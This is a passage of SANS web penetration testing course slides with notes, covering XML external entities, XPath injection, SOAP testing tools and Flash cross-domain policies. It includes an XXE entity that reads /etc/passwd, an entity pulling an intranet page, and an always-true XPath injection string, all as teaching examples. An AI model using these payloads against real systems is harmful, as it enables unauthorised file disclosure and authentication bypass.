Now when &ISC; is encountered, it is expanded to isc.sans.org.

External Entity

- External entities allow for embedded documents
- Both remote and local documents
- Local documents would be files on the server running the web service

```
<!ENTITY pass SYSTEM "/etc/passwd">
```

- Remote documents would be web accessible files


```
<!ENTITY intra SYSTEM "http://intranet/index.html">
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

64

An "entity" is simply a tag that represents a longer piece of data, much like an acronym. For example, in the next slide, we define an entity called "ISC." Every time the entity is entered into a web document, we use the prefix "&" to indicate that it is an entity (i.e. &ISC). The HTML parser expands that into isc.sans.org.

An "external entity" is an entity whose definition can be loaded from a remote server or page. You can direct a server to go to <http://evilsite.com/filename> to look up definitions for entities, and if the target web developers have not taken appropriate precautions, then the XML parser will do that. You can also direct the server to look up external entity definitions within the server filesystem, such as "/etc/passwd." If the filesystem permissions have not been carefully configured, then the XML parser may read the /etc/passwd file, include it in the XML response and send it back to the client.



This next section covers the XPath injection attack.

XPath

- XML documents are data stores
- XPath is a language to query XML documents
 - Similar to SQL
 - Doesn't include comment capabilities
- Enables searching individual nodes
 - Instead of parsing the entire document
 - XPath has no concept of user privilege

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

66

XML documents are data stores. They can be used the same way databases are, which means they need a query language. XPath is one solution to this problem. It is similar to SQL as it understands conditions and data. It allows us to search the document and return just the nodes or data we are interested in, instead of the entire document.

While XPath is similar to SQL, it does have some major differences when we are looking at injection flaws. It does not have a comment capability and it also has no concept of privilege.

XPath Basics

- XPath treats XML as a tree
- Location paths describe where we are
 - /Organization/Groups/Security
- Nodes referenced by "/"
- * is a wildcard

XPath treats the XML as a tree. We have location paths that signify where we are which are split on node references. This allows us to walk the tree examining each node for the information being searched for. Each node is referenced by a slash character and we use a * as a wildcard.

XML File from a Phonebook

```
<Groups>
  <Security>
    <Member>
      <Name>Matt Carpenter</Name>
      <Phone>123-456-7890</Phone>
    </Member>
    <Member>
      <Name>Justin Searle</Name>
      <Phone>123-456-7890</Phone>
    </Member>
  </Security>
</Groups>
```

This is a sample XML file for a phone book application.

```
<Groups>
  <Security>
    <Member>
      <Name>Matt Carpenter</Name>
      <Phone>123-456-7890</Phone>
    </Member>
    <Member>
      <Name>Justin Searle</Name>
      <Phone>123-456-7890</Phone>
    </Member>
  </Security>
</Groups>
```

XPath Queries

- We have two types of searches
 - Returning all nodes of a specific type
 - //Groups
 - Returns all of the groups in the phonebook
 - Returning nodes that match a condition
 - /Groups/Security/Member/[Name="Justin*"]
 - Returns members who's name starts with Justin

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

69

We have two types of searches we can perform. The one that returns all nodes of a specific type and the one that uses a conditional match.

The first can be shown with an example such as //Groups. This will return all of the records in the Groups section of the file.

We can also do conditional searches such as the Name=Justin* above. Like SQL injection, this is commonly a point where the developer does not validate input.

XPath Injection


- Similar to SQL Injection
- Attacker injects "malicious" entries
- Attempts to make XPath return true
- Expected Input:
 - Brenna
- Attacker Input:
 - Brenna" or ""="

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

70

XPath injection is very similar to SQL injection. The attacker injects XPath commands into the input and the results are sent back to the client.

For example, a developer could request a name from the user. This name would then be used within the query. If an attacker was to inject an always true statement, the XPath injection would be successful. Keep in mind that XPath doesn't have comments, so our injection has to fit within the existing query.



We are now going to look at some tools to assist with testing Web Services and SOAP.

SOAP Tools


- Any HTTP manipulation tools
- Specific to SOAP:
 - WebScarab
 - WebService Studio
 - WSDigger

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

72

Practically any HTTP manipulation tool can be used against SOAP. Even though web services do not expect to be used directly by the user, web browsers can and do request the pages just like normal web requests.


Two of the SOAP specific tools are WebService Studio and WSDigger.




We will now discuss WebScarab's handling of web services.

WebScarab Web Services

- We have already covered WebScarab
- It includes simplistic access to web services
- We provide is a WSDL
 - It retrieves it and populates the interface
- We still must know what the service requires
- Mostly used when we find a web service during other testing with WebScarab




We have already covered WebScarab, so lets jump right into the web service tab. It provides a simple interface to manipulate the web service. We provide it the WSDL and it will retrieve it, parse it and create a drop down menu of the methods offered through this service. We can then generate requests and submit them to the service. The responses are then available at the bottom of the screen.



WebService Studio Express is the next tool.

WebService Studio

- Free tool available at:
 - www.codeplex.com
- From Microsoft
- Great GUI showing available methods
- Interactive UI for data entry



WebService Studio is an excellent free tool available from gotdotnet.com. It is a gui interface that shows the available web service methods and provides an interactive interface to use them.

This is a screenshot of the tool which shows the interface for interacting with a service. The left panel shows the methods while the right panel would be for entering the inputs and viewing the results.


WebService Studio Notes

- WebService Studio is very flexible in handling web services
- This is because it is designed as a development tool
- As an attack tool
 - It leaves most work up to the tester

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

77


WebService Studio is very flexible in handling since it was designed to be used by developers testing applications. But we can make use of it to attack the web service it is interacting with. This does require more manual work on the part of the tester.



WSDigger is the next web service attack tool discussed.

WSDigger

- Free tool from Foundstone
- Not as flexible as WebService Studio
- Automated test of simple injection flaws




Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

79

WSDigger is not as powerful as WebService Studio, but for simple injection attacks it is all that is needed. It performs automated attacks and returns vulnerable method calls to the attacker.

This screenshot shows the simplicity of the WSDigger interface. The screen is divided into places to review the pieces of the request and inputs for entering data and attacks.



Now we will explore client side code types.

Client Side Code Types

- Client-side code comes in many different types
- We are not looking for flaws in client applications
 - Flaws in client applications are serious, but usually out of scope for web pen-tests
- We will focus on the client technologies that are used by the application
 - Looking for flaws that weaken the security

Client-side code comes in many different types. During a web penetration test, we do not typically look for flaws in client applications, such as vulnerabilities within Internet Explorer or Adobe Reader. We focus on the client technologies that are used by the application and as such may have flaws that weaken the security of the application.

Client Technologies

- While there are many different types of code
- Some examples would be
 - ActiveX
 - Flash
 - Java
- We will focus on the last two
 - Most popular and widest user base

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

82

There are many different types of client side code. Some examples would be things such as ActiveX, Flex, Flash and Java. We will be focusing on Flash and Java in this class. This is because they currently have the largest install base and most common usage within web applications.

Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- **Client-Side Vuln Discovery**
- Exploitation
- Capture the Flag

- Client-Side Vulnerability Discovery
- AJAX
 - Logic Attacks
 - API Attacks
 - Data Binding Attacks
 - SprAJAX
 - RatProxy
 - RatProxy Exercise
- Web Services
 - Web Service Pieces
 - External Entity Attacks
 - XPATH Injection
 - WebScarab Web Services Tools
 - Web Service Studio Express
 - WSDigger
- Client Code Types
- **Flash**
 - Cross domain
 - Flash and HTTP
 - Flare
 - Flare Exercise
 - SWFScan
 - SWFIntruder
 - SWFIntruder Exercise
- Java Applets
 - Class files
 - JAD Decompiler
 - JAD Exercise
- PHP for Penetration Testers
 - PHP Exercise

Sec 542 Web Penetration Testing & Ethical Hacking

In this next section, we will start our coverage of Flash.

Flash



- Flash was created in 1996 by Macromedia
 - Currently owned by Adobe
- Originally designed to add multimedia to web pages
 - Hence the name Flash
- It now provides animation and interactivity
 - Due to a powerful scripting language known as ActionScript

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

84

Flash was created in 1996 and released by Macromedia. Macromedia was purchased by Adobe and now Flash is owned and developed there. It was originally designed to add multimedia to web pages which is the reason for the name. ☺ Currently Flash is used to add animation and multimedia, but it also has increased the features used for interactivity. We will be discussing these in the next few sections.

Flash Files

- Many files can be part of the Flash portion of the application
 - We need to look for these during mapping and discovery
- .SWF files are the compiled Flash object
- .FLV files are Flash video files
 - Usually loaded within a movie but may be stand-alone
- .AS files or .actionscript are similar to .js files in that they contain ActionScript code
- ActionScript can be part of the object, but more applications are using .as files for versioning and structure

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

85

Flash is not just a single file type. We most commonly see SWF files, which are ShockWave Flash files. They are the compiled objects used by the application.

FLV files are movies which can either be loaded in the SWF or played via stand alone players such as VLC.

.AS files are script files used to handle logic within the SWF instead of just animating everything. These may also be .actionscript.


ActionScript can be, and most of the time is, within the SWF file. But more and more developers are moving it to loadable .as files to maintain structure requirements and provide access to version control systems.

ActionScript

- ActionScript is based on ECMAScript
- Uses the same syntax as JavaScript
 - Built on a different framework
 - Includes different libraries
- With our understanding of JavaScript
 - It is simple to understand ActionScript

ActionScript is based on ECMAScript, the same base for JavaScript. Due to this, it has the same syntax but was built on a different framework and has different libraries. The major difference is the focus on multimedia objects and management.

With the understanding of JavaScript we have, it is simple to follow what is happening in an ActionScript.



This next section will explore how Flash handles cross domain items.

Cross Domain

- Flash objects are able to make HTTP requests
- Many developers use this to provide mash-up capabilities
 - Or to process data from the server application
- Flash uses a different policy to control this than JavaScript
 - Same Origin policy is ignored
 - By default Flash behaves the same way though

One of the nice features, for developers, is the ability within Flash to make HTTP requests and process the responses. This allows the developers to process information from both the server side application and other domains.

Flash uses its own policy to determine if the request is allowed instead of the same origin policy we have already discussed.

Cross Domain Policy

- These restrictions were added in Flash 7
- Prevents loading data from any server except the origin server
 - Similar to the same origin policy
- The big difference is that it is server controllable
 - crossdomain.xml file in the web root
 - Controlled by the server admin or developer

In Flash Player 7, restrictions were added to prevent loading data from any server except the original server. This is very similar to same origin policy, except it has one big difference. The server can control what domains are allowed to have flash objects access it.

Crossdomain.xml

- XML file placed in the web root
 - or within the directory the content is loaded from
- Controls which domains are able to access content FROM this server
- Allows for the wildcard *
 - *.sec542.org will match
 - www.sec542.org
 - sec542.org
 - dev.sec542.org

The XML file, crossdomain.xml is placed in the web root of the server. This file controls if a domain is allowed to access data on the server. It does NOT control what servers its SWF files can access. It allows for a wildcard of an asterisk (*) to ease the configuration for larger sites.

As an example, *.sec542.org will match the following:

www.sec542.org
sec542.org
dev.sec542.org

Crossdomain Controls

- There are three types of control in a crossdomain.xml file
 - Site-Control
 - Allow-Access-From
 - Allow-HTTP-Request-Headers-From
- These can be used together or in some combination
- They are configured within a crossdomain policy

```
<cross-domain-policy></cross-domain-policy>
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

91

Adobe has designed three different controls that can be set up inside the crossdomain.xml file. The controls can be combined or used separately. They are site-control, allow-access-from and allow-http-request-headers-from.

We will explore each of the in the next few slides.

The crossdomain.xml file will start with the following string, no matter what restrictions are in place. The controls are implemented inside this xml file.

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
</cross-domain-policy>
```

Site-Control

- The site-control policy sets the control for the domain
- It has multiple options available
 - none
 - No policy files are allowed
 - master-only
 - Only the file in the root is read
 - by-content-type
 - Uses the Content-Type header set to text/x-cross-domain-policy
 - by-ftp-filename
 - Only crossdomain.xml files are allowed
 - all
 - All files are allowed

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

92

The site-control policy sets the control for the domain. This policy is designed to specify which files can contain policies for this domain. It has multiple options available:

none

No policy files are allowed, which includes this one. (I wonder how they overlooked that?)

master-only

Only the file in the root is read. So even if someone sets a file in a lower directory, it is ignored. (This is the default if this is not specified.)

by-content-type

Uses the Content-Type header set to text/x-cross-domain-policy. This requires the application to set this response header when delivering the file.

by-ftp-filename

Only crossdomain.xml files are allowed. These files can reside in directories outside of the root. If flash finds one, it first looks in the root to make sure this is allowed with this directive.

all

No matter what the file is called, if it contains a policy, the SWF file can read it.

Allow-Access-From

- File must start with:
- Allow from all hosts *within sec542.org*

```
<cross-domain-policy>
<allow-access-from domain="*.sec542.org" />
</cross-domain-policy>
```
- Disallow from any outside domain

```
<cross-domain-policy>
</cross-domain-policy>
```
- Allow from all domains

```
<cross-domain-policy>
<allow-access-from domain="*" />
</cross-domain-policy>
```

To allow from all hosts within sec542.org domain, we would include the following lines in the file:

```
<cross-domain-policy>
<allow-access-from domain="*.sec542.org" />
</cross-domain-policy>
```

To disallow access from any outside domain, we would include these lines:

```
<cross-domain-policy>
</cross-domain-policy>
```

The following lines allow access from all domains on the Internet:

```
<cross-domain-policy>
<allow-access-from domain="*" />
</cross-domain-policy>
```


Allow-HTTP-Request-Headers-From

- The other policies control what can be pulled
- This sets what can be pushed
 - Via the HTTP headers
- Header names are specified
 - Wildcards are allowed
- The headers attribute is a comma separated list of allowed header names
- For example:

```
<allow-http-request-headers domain="sec542.org"  
  headers="X-SessionID, Authorization" />
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

94

The allow-http-request-headers-from policy is used to set which HTTP headers are allowed to be set by the SWF file. This allows the application hosting the crossdomain.xml file to control which headers the client SWF file can use.

The policy contains the header names and does allow for wildcards.

For example:

```
<allow-http-request-headers domain="sec542.org" headers="X-SessionID, Authorization" />
```

This would allow the sec542.org hosted SWF file to set an Authorization header and/or an X-SessionID header.

Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- **Client-Side Vuln Discovery**
- Exploitation
- Capture the Flag

- Client-Side Vulnerability Discovery
- AJAX
 - Logic Attacks
 - API Attacks
 - Data Binding Attacks
 - SprAJAX
 - RatProxy
 - RatProxy Exercise
- Web Services
 - Web Service Pieces
 - External Entity Attacks
 - XPATH Injection
 - WebScarab Web Services Tools
 - Web Service Studio Express
 - WSDigger
- Client Code Types
- Flash
 - Cross domain
 - **Flash and HTTP**
 - Flare
 - Flare Exercise
 - SWFScan
 - SWFIntruder
 - SWFIntruder Exercise
- Java Applets
 - Class files
 - JAD Decompiler
 - JAD Exercise
- PHP for Penetration Testers
 - PHP Exercise

Sec 542 Web Penetration Testing & Ethical Hack

In this next section, we will cover how Flash handles HTTP requests.

Flash and HTTP

- One of the major features is HTTP requests in Flash
 - At least from a pen-tester's focus!
- ActionScript is the language used to do this
 - Similar to JavaScript
- In the next section, this will be one of the main things we will look at

We have been discussing how Flash restrict HTTP requests. Now let's examine the code to perform these requests in ActionScript. When we decompile the SWF files, this would be a key item to search the code for. In this next section we are going to discuss the items of interest to us as attackers.

ActionScript to Perform an HTTP GET

- Simple ActionScript 2.0 to perform a GET

```
var req:LoadVars=new LoadVars();
req.send("http://www.sec542.org?
id=42", "_blank","GET");
```
- Simply sends the request
- Flash object will need to handle the response in further ActionScript

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

97

It is simple to make a GET request. We use the LoadVars object and then the send method. We provide the URL and method. The SWF file will then be able to manage the response within its functionality. We can examine the response handling code, but most of our interest is to determine what the Flash object is requesting from the server application. We would then add these requests to our test regime.

ActionScript to Perform an HTTP POST

- Simple ActionScript to perform a POST

```
var req:LoadVars=new LoadVars();  
req.decode("id=42");  
req.send("http://www.sec542.org",  
        "_blank", "POST");
```

- The req.decode handles the POST
payload

The POST method is very similar to the GET method in how ActionScript handles it. The main change is the req.decode to pass in the payload we need to send. Its kind of funny that the function to HTML encode the payload for the request is called decode.

